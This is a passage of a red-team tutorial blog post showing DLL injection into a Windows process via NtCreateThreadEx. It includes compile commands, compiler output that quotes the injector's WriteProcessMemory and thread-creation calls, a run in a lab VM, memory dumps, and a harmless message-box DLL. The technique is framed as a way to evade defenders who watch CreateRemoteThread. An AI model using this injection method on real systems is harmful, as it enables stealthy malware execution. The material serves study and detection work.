
Let’s go to inject our malicious DLL to this process. Compile `hack.cpp`:

```
x86_64-w64-mingw32-g++ hack.cpp -o hack.exe -mconsole -I/usr/share/mingw-w64/include/
-s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-
all-constants -static-libstdc++ -static-libgcc -fpermissive
```



```
(vulnexipy) ┌─[zhas@parrot]─[~/projects/hacking/cybersec_blog/2021-12-06-malware-injection-9]
└──╼ $x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -mconsole -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-excepti
ons -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
hack.cpp: In function ‘int main(int, char**)’:
hack.cpp:102:50: warning: invalid conversion from ‘SIZE_T’ {aka ‘long long unsigned int’} to ‘SIZE_T*’ {aka ‘long long unsigned int*’} [-fpermissive]
  102 |     WriteProcessMemory(ph, rb, evilDll, evilLen, rl); // NULL);
      |                                                  ^~
      |                                                  |
      |                                                  SIZE_T {aka long long unsigned int}
In file included from /usr/share/mingw-w64/include/winbase.h:25,
                 from /usr/share/mingw-w64/include/windows.h:70,
                 from hack.cpp:10:
/usr/share/mingw-w64/include/memoryapi.h:86:128: note:   initializing argument 5 of ‘WINBOOL WriteProcessMemory(HANDLE, LPVOID, LPCVOID, SIZE_T, SIZE_T*)’
   86 |   WINBASEAPI WINBOOL WINAPI WriteProcessMemory (HANDLE hProcess, LPVOID lpBaseAddress, LPCVOID lpBuffer, SIZE_T nSize, SIZE_T *lpNumberOfBytesWritten);
      |                                                                                                                        ~~~~~~~~^~~~~~~~~~~~~~~~~~~~~~
hack.cpp:104:62: warning: invalid conversion from ‘LPTHREAD_START_ROUTINE’ {aka ‘long unsigned int (*)(void*)’} to ‘PVOID’ {aka ‘void*’} [-fpermissive]
  104 |     ntCTEx(&ht, 0x1FFFFF, NULL, ph, (LPTHREAD_START_ROUTINE) lb, rb, FALSE, NULL, NULL, NULL, NULL);
      |                                                              ^~
      |                                                              |
      |                                                              LPTHREAD_START_ROUTINE {aka long unsigned int (*)(void*)}
hack.cpp:104:77: warning: converting to non-pointer type ‘SIZE_T’ {aka ‘long long unsigned int’} from NULL [-Wconversion-null]
  104 |     ntCTEx(&ht, 0x1FFFFF, NULL, ph, (LPTHREAD_START_ROUTINE) lb, rb, FALSE, NULL, NULL, NULL, NULL);
      |                                                                             ^~~~
hack.cpp:104:83: warning: converting to non-pointer type ‘SIZE_T’ {aka ‘long long unsigned int’} from NULL [-Wconversion-null]
  104 |     ntCTEx(&ht, 0x1FFFFF, NULL, ph, (LPTHREAD_START_ROUTINE) lb, rb, FALSE, NULL, NULL, NULL, NULL);
      |                                                                                   ^~~~
hack.cpp:104:89: warning: converting to non-pointer type ‘SIZE_T’ {aka ‘long long unsigned int’} from NULL [-Wconversion-null]
  104 |     ntCTEx(&ht, 0x1FFFFF, NULL, ph, (LPTHREAD_START_ROUTINE) lb, rb, FALSE, NULL, NULL, NULL, NULL);
      |                                                                                         ^~~~
(vulnexipy) ┌─[zhas@parrot]─[~/projects/hacking/cybersec_blog/2021-12-06-malware-injection-9]
└──╼ $ls -lt
total 272
-rwxr-xr-x 1 zhas zhas  40960 Dec  7 12:23 hack.exe
-rwxr-xr-x 1 zhas zhas 122973 Dec  7 11:44 mouse.exe
-rw-r--r-- 1 zhas zhas   3159 Dec  7 11:22 hack.cpp
-rwxr-xr-x 1 zhas zhas  92290 Dec  7 09:48 evil.dll
-rw-r--r-- 1 zhas zhas    306 Dec  7 00:40 mouse.c
```

Then, run process hacker 2:




win10-x64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Process Hacker [WINDOWS-V9HNK33\User]
Hacker View Tools Users Help
Refresh Options Find handles or DLLs
Search Processes (Ctrl+K)
Processes Services Network Disk
12:27 PM
12/7/2021
Right Ctrl
cpp utf-8[unix]

```
Name                  PID   CPU   I/O total ...  Private b...  User name                De
  csrss.exe           496   0.03                 1.63 MB                                Cli
v winlogon.exe        556                        2.4 MB                                 Wi
    fontdrvhost.exe   684                        1.59 MB                                Us
    dwm.exe           884   0.16                 32.05 MB                               De
v explorer.exe        2880  0.15                 43.99 MB      WINDOWS-V9H...\User      Wi
    VBoxTray.exe      4380  0.06  80 B/s         2.41 MB       WINDOWS-V9H...\User      Vir
    OneDrive.exe      4460                       24.9 MB       WINDOWS-V9H...\User      Mi
    ProcessHacker.exe 4716  0.57                 9.72 MB       WINDOWS-V9H...\User      Pr
  v powershell.exe    4644  0.02                 56.23 MB      WINDOWS-V9H...\User      Wi
      conhost.exe     4356                       3.32 MB       WINDOWS-V9H...\User      Cc
  v cmd.exe           980                        4.15 MB       WINDOWS-V9H...\User      Wi
      conhost.exe     428                        5.81 MB       WINDOWS-V9H...\User      Cc
      mouse.exe       3884                       1.38 MB       WINDOWS-V9H...\User

CPU Usage: 7.75%   Physical memory: 1.14 GB (42.32%)   Processes: 65
```

As you can see, the highlighted process is our victim `mouse.exe`.

Let's run our simple malware:


```
.\hack.exe mouse.exe
```



```
PS C:\Users\User\Documents\malware\2021-12-06-malware-injection-9> .\hack.exe mouse.exe
PID = 3884
successfully inject via NtCreateThreadEx :)
```

As you can see our malware is correctly found process ID of victim.


Let's go to investigate properties of our victim process `PID: 3884`:



```
PS C:\Users\User\Documents\malware\2021-12-06-malware-injection-9> .\hack.exe mouse.exe
PID = 3884
successfully inject via NtCreateThreadEx :)
```

mouse.exe (3884) Properties

```
Base address     Type        Size        Protect  Use                                                                   Total WS
0x3950000        Private     1,024 kB    RW                                                                             4 kB
0x3a50000        Private     2,048 kB    RW       Stack (thread 3308)                                                   16 kB
0x3c50000        Private     2,048 kB    RW       Stack (thread 4256)                                                   4 kB
0x69840000       Image       124 kB      WCX      C:\Users\User\Documents\malware\2021-12-06-malware-injection-9\evil.dll  44 kB
0x7ffe0000       Private     4 kB        R        USER_SHARED_DATA                                                      4 kB
0x7ffef000       Private     4 kB        R                                                                              4 kB
0x7ff4fdea0000   Mapped      1,024 kB    R                                                                              8 kB
0x7ff4fdfa0000   Private     4,194,432 kB RW
0x7ff5fdfc0000   Private     32,772 kB   RW                                                                             4 kB
0x7ff5fffd0000   Mapped      140 kB      R                                                                              24 kB
0x7ff9dc380000   Image       608 kB      WCX      C:\Windows\System32\TextInputFramework.dll                            96 kB
0x7ff9e0020000   Image       1,332 kB    WCX      C:\Windows\System32\WinTypes.dll                                      100 kB
0x7ff9e01e0000   Image       3,192 kB    WCX      C:\Windows\System32\CoreUIComponents.dll                              148 kB
0x7ff9e1e00000   Image       872 kB      WCX      C:\Windows\System32\CoreMessaging.dll                                 92 kB
0x7ff9e23f0000   Image       608 kB      WCX      C:\Windows\System32\uxtheme.dll                                       208 kB
0x7ff9e2680000   Image       164 kB      WCX      C:\Windows\System32\dwmapi.dll                                        68 kB
0x7ff9e3010000   Image       196 kB      WCX      C:\Windows\System32\ntmarta.dll                                       64 kB
0x7ff9e3f70000   Image       68 kB       WCX      C:\Windows\System32\kernel.appcore.dll                                56 kB
0x7ff9e40b0000   Image       636 kB      WCX      C:\Windows\System32\msvcp_win.dll                                     136 kB
0x7ff9e4150000   Image       2,508 kB    WCX      C:\Windows\System32\KernelBase.dll                                    504 kB
0x7ff9e4ae0000
```



```c
/*
DLL example for DLL injection via NtCreate
author: @cocomelonc
https://cocomelonc.github.io/pentest/2021/
*/

#include <windows.h>
#pragma comment (lib, "user32.lib")

BOOL APIENTRY DllMain(HMODULE hModule,  DW
  switch (ul_reason_for_call)  {
  case DLL_PROCESS_ATTACH:
    MessageBox(
      NULL,
      "Meow-meow!",
      "=^..^=",
      MB_OK
    );
    break;
  case DLL_PROCESS_DETACH:
    break;
  case DLL_THREAD_ATTACH:
    break;
  case DLL_THREAD_DETACH:
    break;
  }
  return TRUE;
}
```

mouse.exe (3884) (0x69844000 - 0x69847000)

```
00000000 3d 5e 2e 2e 5e 3d 00 4d 65 6f 77 2d 6d 65 6f 77 =^..^=.Meow-meow
00000010 21 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 !...............
00000020 10 15 84 69 00 00 00 00 00 00 00 00 00 00 00 00 ...i............
00000030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000040 00 b0 84 69 00 00 00 00 08 b0 84 69 00 00 00 00 ...i.......i....
00000050 4c 70 84 69 00 00 00 00 30 a0 84 69 00 00 00 00 Lp.i....0..i....
00000060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000080 4d 69 6e 67 77 2d 77 36 34 20 72 75 6e 74 69 6d Mingw-w64 runtim
00000090 65 20 66 61 69 6c 75 72 65 3a 0a 00 00 00 00 00 e failure:......
000000a0 41 64 64 72 65 73 73 20 25 70 20 68 61 73 20 6e Address %p has n
000000b0 6f 20 69 6d 61 67 65 2d 73 65 63 74 69 6f 6e 00 o image-section.
000000c0 20 20 56 69 72 74 75 61 6c 51 75 65 72 79 20 66   VirtualQuery f
000000d0 61 69 6c 65 64 20 66 6f 72 20 25 64 20 62 79 74 ailed for %d byt
000000e0 65 73 20 61 74 20 61 64 64 72 65 73 73 20 25 70 es at address %p
000000f0 00 00 00 00 00 00 00 00 20 20 56 69 72 74 75 61 ........  Virtua
00000100 6c 50 72 6f 74 65 63 74 20 66 61 69 6c 65 64 20 lProtect failed 
00000110 77 69 74 68 20 63 6f 64 65 20 30 78 25 78 00 00 with code 0x%x..
00000120 20 20 55 6e 6b 6e 6f 77 6e 20 70 73 65 75 64 6f   Unknown pseudo
00000130 20 72 65 6c 6f 63 61 74 69 6f 6e 20 70 72 6f 74  relocation prot
00000140 6f 63 6f 6c 20 76 65 72 73 69 6f 6e 20 25 64 2e ocol version %d.
00000150 0a 00 00 00 00 00 00 00 20 20 55 6e 6b 6e 6f 77 ........  Unknow
00000160 6e 20 70 73 65 75 64 6f 20 72 65 6c 6f 63 61 74 n pseudo relocat
00000170 69 6f 6e 20 62 69 74 20 73 69 7a 65 20 25 64 2e ion bit size %d.
```

As you can see, our malicious DLL successfully injected as expected!

But why we are not injecting to the another process like `notepad.exe` or `svchost.exe`?

I read about Session Separation and I think it is reason of my problem so I have one question: How I can hacking Windows 10 :)

The reason why it's good to have this technique in your arsenal is because we are not using `CreateRemoteThread` which is more popular and suspicious and which is more closely investigated by the blue teamers.

I hope this post spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

Session Separation
source code in Github

> This is a practical case for educational purposes only.

Thanks for your time and good bye!
PS. All drawings and screenshots are mine